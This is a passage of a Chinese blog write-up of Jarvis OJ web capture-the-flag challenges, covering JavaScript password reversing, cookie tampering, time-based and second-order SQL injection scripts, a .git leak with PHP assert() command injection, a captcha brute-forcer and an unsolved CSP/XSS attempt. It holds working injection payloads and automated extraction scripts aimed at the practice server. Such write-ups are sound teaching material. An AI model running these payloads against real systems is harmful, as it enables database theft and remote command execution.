    (function() {
        var wf = document.createElement('script');
        wf.src = wf.src = ('https:' == document.location.protocol ? 'https' : 'http') +
                ':://cdn.bootcss.com/webfont/1.6.26/webfontloader.js';
        wf.type = 'text/javascript';
        wf.async = 'true';
        var s = document.getElementsByTagName('script')[0];
        s.parentNode.insertBefore(wf, s);
    })();
</script>
<script src="//cdn.bootcss.com/jquery/1.12.4/jquery.min.js"></script>
<script src="app.js"></script>
</body>
</html>
```

打开app.js,并丢到js源码排版网站上把代码排下版，一看2W行代码，但是这个直接find下，password关键字


至于这个password因为直接查看页面源码是看不到的，它是用 加载进去的，所有按F12用查看器查看

在7523行找到一个password，并且这段代码逻辑是checkpass来判断密码是否正确的



跟踪checkpass，在7454行找到checkpass方法，并且调用了__checkpass__REACT_HOT_LOADER__

这里继续跟踪__checkpass__REACT_HOT_LOADER__，在7496行发现一段代码



这一段代码作用是矩阵相乘，已知 矩阵B和矩阵C，不知道矩阵A

矩阵A*矩阵B = 矩阵C，求矩阵A，看到这里我还去翻线性代数课本，然而还是不会写算这个矩阵A的算法

好在python有库

scipy的linalg是对线性代码操作的一个库如果没有可用pip安装下

```
pip install scipy
```

首先加载进来的方法

```
from scipy import linalg
```

因为操作的对象是矩阵，需要用到numpy

numpy.array()来申请矩阵

所以要加载numpy库

```
import numpy
```

如果要运行矩阵A *矩阵B = 矩阵C

已知矩阵B和矩阵C，求矩阵A，如果用正常操作麻烦死了

所以有个函数solve

```
A = linalg.solve(B,C)
```

注意下参数位置，比较重要，因为矩阵反了不一定能对

这里题目的r是矩阵C,o是矩阵B

最后的exp

```
from scipy import linalg
import numpy

r = numpy.array([325799, 309234, 317320, 327895, 298316, 301249, 330242, 289290, 273446, 337687, 258725,
267444, 373557, 322237, 344478, 362136, 331815, 315157, 299242, 305418, 313569, 269307, 338319, 306491,
351259])
o = numpy.array([[11, 13, 32, 234, 236, 3, 72, 237, 122, 230, 157, 53, 7, 225, 193, 76, 142, 166, 11, 196,
194, 187, 152, 132, 135], [76, 55, 38, 70, 98, 244, 201, 125, 182, 123, 47, 86, 67, 19, 145, 12, 138, 149,
83, 178, 255, 122, 238, 187, 221], [218, 233, 17, 56, 151, 28, 150, 196, 79, 11, 150, 128, 52, 228, 189,
107, 219, 87, 90, 221, 45, 201, 14, 106, 230], [30, 50, 76, 94, 172, 61, 229, 109, 216, 12, 181, 231, 174,
236, 159, 128, 245, 52, 43, 11, 207, 145, 241, 196, 80], [134, 145, 36, 255, 13, 239, 212, 135, 85, 194,
200, 50, 170, 78, 51, 10, 232, 132, 60, 122, 117, 74, 117, 250, 45], [142, 221, 121, 56, 56, 120, 113, 143,
77, 190, 195, 133, 236, 111, 144, 65, 172, 74, 160, 1, 143, 242, 96, 70, 107], [229, 79, 167, 88, 165, 38,
108, 27, 75, 240, 116, 178, 165, 206, 156, 193, 86, 57, 148, 187, 161, 55, 134, 24, 249], [235, 175, 235,
169, 73, 125, 114, 6, 142, 162, 228, 157, 160, 66, 28, 167, 63, 41, 182, 55, 189, 56, 102, 31, 158], [37,
190, 169, 116, 172, 66, 9, 229, 188, 63, 138, 111, 245, 133, 22, 87, 25, 26, 106, 82, 211, 252, 57, 66, 98],
[199, 48, 58, 221, 162, 57, 111, 70, 227, 126, 43, 143, 225, 85, 224, 141, 232, 141, 5, 233, 69, 70, 204,
155, 141], [212, 83, 219, 55, 132, 5, 153, 11, 0, 89, 134, 201, 255, 101, 22, 98, 215, 139, 0, 78, 165, 0,
126, 48, 119], [194, 156, 10, 212, 237, 112, 17, 158, 225, 227, 152, 121, 56, 10, 238, 74, 76, 66, 80, 31,
73, 10, 180, 45, 94], [110, 231, 82, 180, 109, 209, 239, 163, 30, 160, 60, 190, 97, 256, 141, 199, 3, 30,
235, 73, 225, 244, 141, 123, 208], [220, 248, 136, 245, 123, 82, 120, 65, 68, 136, 151, 173, 104, 107, 172,
148, 54, 218, 42, 233, 57, 115, 5, 50, 196], [190, 34, 140, 52, 160, 34, 201, 48, 214, 33, 219, 183, 224,
237, 157, 245, 1, 134, 13, 99, 212, 230, 243, 236, 40], [144, 246, 73, 161, 134, 112, 146, 212, 121, 43, 41,
174, 146, 78, 235, 202, 200, 90, 254, 216, 113, 25, 114, 232, 123], [158, 85, 116, 97, 145, 21, 105, 2, 256,
69, 21, 152, 155, 88, 11, 232, 146, 238, 170, 123, 135, 150, 161, 249, 236], [251, 96, 103, 188, 188, 8, 33,
39, 237, 63, 230, 128, 166, 130, 141, 112, 254, 234, 113, 250, 1, 89, 0, 135, 119], [192, 206, 73, 92, 174,
130, 164, 95, 21, 153, 82, 254, 20, 133, 56, 7, 163, 48, 7, 206, 51, 204, 136, 180, 196], [106, 63, 252,
202, 153, 6, 193, 146, 88, 118, 78, 58, 214, 168, 68, 128, 68, 35, 245, 144, 102, 20, 194, 207, 66], [154,
98, 219, 2, 13, 65, 131, 185, 27, 162, 214, 63, 238, 248, 38, 129, 170, 180, 181, 96, 165, 78, 121, 55,
214], [193, 94, 107, 45, 83, 56, 2, 41, 58, 169, 120, 58, 105, 178, 58, 217, 18, 93, 212, 74, 18, 217, 219,
89, 212], [164, 228, 5, 133, 175, 164, 37, 176, 94, 232, 82, 0, 47, 212, 107, 111, 97, 153, 119, 85, 147,
256, 130, 248, 235], [221, 178, 50, 49, 39, 215, 200, 188, 105, 101, 172, 133, 28, 88, 83, 32, 45, 13, 215,
204, 141, 226, 118, 233, 156], [236, 142, 87, 152, 97, 134, 54, 239, 49, 220, 233, 216, 13, 143, 145, 112,
217, 194, 114, 221, 150, 51, 136, 31, 198]])
result = linalg.solve(o,r)

for i in range(len(result)):
    print chr(int(round(result[i]))),
```

因为result[i]的结果是带小数的，不四舍五入的话，会有几个字符错误，所以用round四舍五入


```
PS C:\Users\sijidou\Desktop> python .\6.py
Q W B { R 3 a c 7 _ 1 s _ i n t e r e s t i n g }
PS C:\Users\sijidou\Desktop> _
```

0x15 [61dctf]admin:

扫一下目录，发现有个robots.txt


```
Disallow: /admin_s3cr3t.php
```

访问该文件，并把cookie中的admin的值从0改为1



0x16 [61dctf]inject


提示先找到源码，按套路找备份文件，这里是index.php~,访问查看源码即可


```php
<?php
require("config.php");
$table = $_GET['table']?$_GET['table']:"test";
$table = Filter($table);
mysqli_query($mysqli,"desc `secret_{$table}`") or Hacker();
$sql = "select 'flag{xxx}' from secret_{$table}";
$ret = sql_query($sql);
echo $ret[0];
?>
```

这里用了2个select语句， 第一个用desc来进行查询，desc查询的格式为

```
desc `table1` `table2` ....
```

只要第一个table1，满足了就会返回真



```
desc `admin` `xx`
```


Field	Type	Null	Key	Default	Extra
				<NULL>	

所以这道题payload前段构造是

```
test` ` ....
```

接下来只要对第二个查询语句进行注入即可

它的完整格式中会出现``这个空字符，但是丝毫不会影响sql语句的正确性，本地测试下



```
select * from admin ` ` union select 1,2,3
```

Id	name	email
1	zhangsan	<NULL>
2	lisi	<NULL>

那么最后上脚本（看了writeup发现可以联合注入利用limit 1,1来显示第二行），我这里使用的是延迟注入


```
import requests

s = requests.Session()
url = "http://web.jarvisoj.com:32794/index.php?table=test` `"
length = 0
flag = ""

for i in range(0,100):
    #payload = "union select (if(length((select database()))=" + str(i) + ",sleep(5),0)) #"
    #payload = "union select (if(length((select group_concat(table_name) from information_schema.tables where table_schema=database()))=" + str(i) + ",sleep(5),0)) #"
    #payload = "union select (if(length((select group_concat(column_name) from information_schema.columns where table_name=0x7365637265745f666c6167))=" + str(i) + ",sleep(5),0)) #"
    payload = "union select (if(length((select group_concat(flaguwillneverknow) from secret_flag))=" + str(i) + ",sleep(5),0)) #"
    r = s.get(url + payload)
    if r.elapsed.total_seconds() > 5:
        print "length is" + str(i);
        length = i
        break
    else:
        #print payload
        print r.elapsed.total_seconds()

for i in range(1, length + 1):
    print i
    for j in 'abcdefghijklmnopqrstuvwxyz1234567890-=!@#$%^&*()_+[];\',./{}:"<>?\\|~':
        #payload = "union select (if((substr((select database())," + str(i) + ",1)=" + hex(ord(str(j))) + ") ,sleep(5),0)) #"
        #payload = "union select (if((substr((select group_concat(table_name) from information_schema.tables where table_schema=database())," + str(i) + ",1)=" + hex(ord(str(j))) + ") ,sleep(5),0)) #"
        #payload = "union select (if((substr((select group_concat(column_name) from information_schema.columns where table_name=0x7365637265745f666c6167)," + str(i) + ",1)=" + hex(ord(str(j))) + ") ,sleep(5),0)) #"
        payload = "union select (if((substr((select group_concat(flaguwillneverknow) from secret_flag)," + str(i) + ",1)=" + hex(ord(str(j))) + ") ,sleep(5),0)) #"
        r = s.get(url + payload)
        if r.elapsed.total_seconds() > 5:
            flag += str(j)
            print "flag is " + flag
            break
        else:
            #print payload
            print r.elapsed.total_seconds()

#database: 61d300
#table: secret_flag,secret_test
#column: flaguwillneverknow
```

```
0.079085
0.078579
0.068404
0.099429
0.118576
flag is flag{luckygame`}
PS C:\Users\sijidou\Desktop>
```

0x17 [61dctf]register

题目提示是二次注入，注入点是country

先扫一下目录发现了注册页面register.php和waf页面hacker.php




最先我尝试的时候是输入的payload为1' or '1'='1

```
country=1' or '1'='1&username=sijidou1a&password=123&address=123
```

进去后翻有country的页面，在该路径下有country字段内容

```
http://web.jarvisoj.com:32796/index.php?page=info
```

但不幸的是被转义了？？



后面看了writeup发现是有注入点，但是前面字段为空的时候第一个'不会被转义


二次注入的判断点在Date这个地方，如果正确会返回当前的北京时间，如果错误会返回另一时间


并且自己在测试的时候country的内容是限制长度的，如果输入的语句信息过长会被截断

waf很多比如information_schema被过滤了，password被过滤等

最后根据别人的writeup得知猜测存在users表，并且要获取管理员admin的密码登录

但是password是被过滤了的，所以无法用group_concat(password)来获取字段，但是可以用 as来达到不需要password也能获取内容的手法，这里先在本地数据库测试下语句的合法性





我之前说过，payload的长度是被限制了的，我最先用if(1,1,0)的方式去注入，但是太长了被截断了，之后可用ascii()=来减短长度,as可用用``来代替，即 2 as a => 2`a`

测试出users应该有5个字段

最后的payload为

```
' or ascii(substr((select group_concat(a) from(select 1,2,3`a`,4,5 union select * from users)`b`),1,1))>0x19#
```

我这里说明下，我的payload已经是极限了，如果再长就会被截断，我在自己的脚本跑的时候，发现到第10个字符就不回显了，后面手注测试了下，因为10是2个字符，substr(1,10,1)比substr(1,1,1)多一个字符吧，然后就把最后的#给截断了，导致之后没有成功，于是我删了个[空格]才勉强达标

这道题有点麻烦，反正我是没找到logout，每次手测的时候都是删除Cookie中的phpsessid来达到重新注册登录

```
Content-Length: 57
Connection: close
Cookie: UM_distinctid=167a57291379-0c4fe668d8ff0d-4c312e7e-144000-167a5729139186; PHPSESSID=550g2mh38h5h6j014elgj5mvl0
Upgrade-Insecure-Requests: 1

country=' or ascii(substr((select group_concat(a) from(select 1,2,3`a`,4,5 union select * from users)`b`),1,1))>0x19 #&username=sijidou1b&password=123&address=123
```

发现时间变成当前时间了，并且第一个'，并没有被转义，很奇怪,,,,,

于是写最后的payload，看的writeup的师傅用的二分法，我这里就用普通的爆破吧，想看二分法脚本可以看

http://mitah.cn/index.php/archives/8/

这里因为没有找到logout的点，所以把requests.session()放在每次字符循环内，这样也可以不用logout也能改变phpsessid

我的脚本,因为password一般是32位的16进制hash，并且用group_concat会出现','来隔开，其他的符号应该就不需要了


```
import requests
url_index = "http://web.jarvisoj.com:32796/index.php"
url_register = "http://web.jarvisoj.com:32796/register.php"
url_login = "http://web.jarvisoj.com:32796/login.php"
url_info = "http://web.jarvisoj.com:32796/index.php?page=info"
flag = ""
num = 0
for i in range(1,1000):
    print i
    for j in "abcdef1234567890,":
        payload = "' or ascii(substr((select group_concat(a) from(select 1,2,3`a`,4,5 union select * from users)`b`)," + str(i) + ",1))=" + hex(ord(str(j))) + "#"
        data_register = {'country' : payload, 'username' : 'sijidoul' + str(num), 'password' : '123', 'address' : '123'}
        data_login = {'username' : 'sijidoul' + str(num), 'password' : '123'}
        num = num + 1

        s = requests.Session()
        s.get(url_index)
        s.post(url_register, data=data_register)
        s.post(url_login, data=data_login)
        r = s.get(url_info)

        if "<em>2019-03-22 14" in r.text:
            flag = flag + str(j);
            print "flag is " + flag
            break
        #else:
            #print payload
```

if "2019-03-22 14"这个看自己当前计算机时间来修改日期

最后在龟速注入中获得了admin的密码hash 9a73fd18fedd9643357ffe20b9d974e4解码是CleverBoy

```
flag is 3,9a73fd18fedd9643357ffe20b9d974e
34
flag is 3,9a73fd18fedd9643357ffe20b9d974e4
35
flag is 3,9a73fd18fedd9643357ffe20b9d974e4,
36
```

用admin登录后获取flag



0x18 [61dctf]babyphp


在about下发现了些提示，估计是/.git/文件泄露

测试了下是存在.git目录，然后用GitHack： https://github.com/BugScanTeam/GitHack


```
python GitHack.py http://web.jarvisoj.com:32798/.git/
```

项目下载下来，浏览了下，templates里面都是HTML模板，有个flag.php是空，但是估计题目就是要获取题目服务器上的flag.php内容

最主要的地方是index.php的php代码部分



```php
<?php
if (isset($_GET['page'])) {
        $page = $_GET['page'];
} else {
        $page = "home";
}
$file = "templates/" . $page . ".php";
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
assert("file_exists('$file')") or die("That file doesn't exist!");
?>
<!DOCTYPE html>
<html>
```

它使用了assert这个可以代码执行的函数，后面的file_exists()可以不用管，从strpos入手，因为内容可控，所有可以拼接

自己本地模拟下,发现php能够用 and 和 | 来执行多条命令

```
<?php
    $a = $_GET['a'];
    $b = "templates/" . $a . ".php";
    //assert("strpos('$b','..') == false ") or die("wrong");
    //input: ','..') === false and system(\"dir\") and strpos('
    //assert("strpos('templates/ ','..') === false and system(\"dir\") and strpos(' .php','..') === false ")
or die("wrong");
    //input: ','..') === false | system(\"dir\") | strpos('
    assert("strpos('templates/ ','..') === false | system(\"dir\") | strpos(' .php','..') === false ") or
die("wrong");
?>
```

这里本来只有一个strpos的判定， 因为$file是可控的，我们最后的构造成 strpos system strpos 三条代码，而system就可以用来执行命令了

最终payload

```
http://web.jarvisoj.com:32798/index.php?page=','..') === false | system("cat templates/flag.php") | strpos('
```


然后记得查看源码，flag在源码里面

0x19 babyxss

首先进去是需要爆破验证码的，学习别人的writeup写了一个

```
import random
import hashlib
import string

string = "abcdefghijklmnopqrstuvwxyz1234567890"

while True:
    text = random.sample(string,4)
    code = ""
    text = code.join(text)
    code = hashlib.md5(text).hexdigest()
    if code[0:4] == 'c8bb':
        print "--------------------------"
        print text
        print code
        break
    else:
        print code
```

后面就是xss了，因为有csp头，该头限制了默认的资源，JavaScript的资源必须是同源的，意味着xss一般payload打不cookie



网上看了篇不错的csp绕过的方法

CSP绕过总结

这里估计是用<link>标签来达到xss，道理我都懂，但是为啥我就是利用不成功，我不知道遗漏了什么细节，希望有人能指教>_<

0xff结语

做该平台题的时候也看过很多相关的web总结性的writeup，和那些writeup相比，感觉自己比较啰嗦23333。但是我把我边看边学中自己遇到的情况和想法稍微理了下，希望能对你有所帮助。

转载于:https://www.cnblogs.com/sijidou/p/10573275.html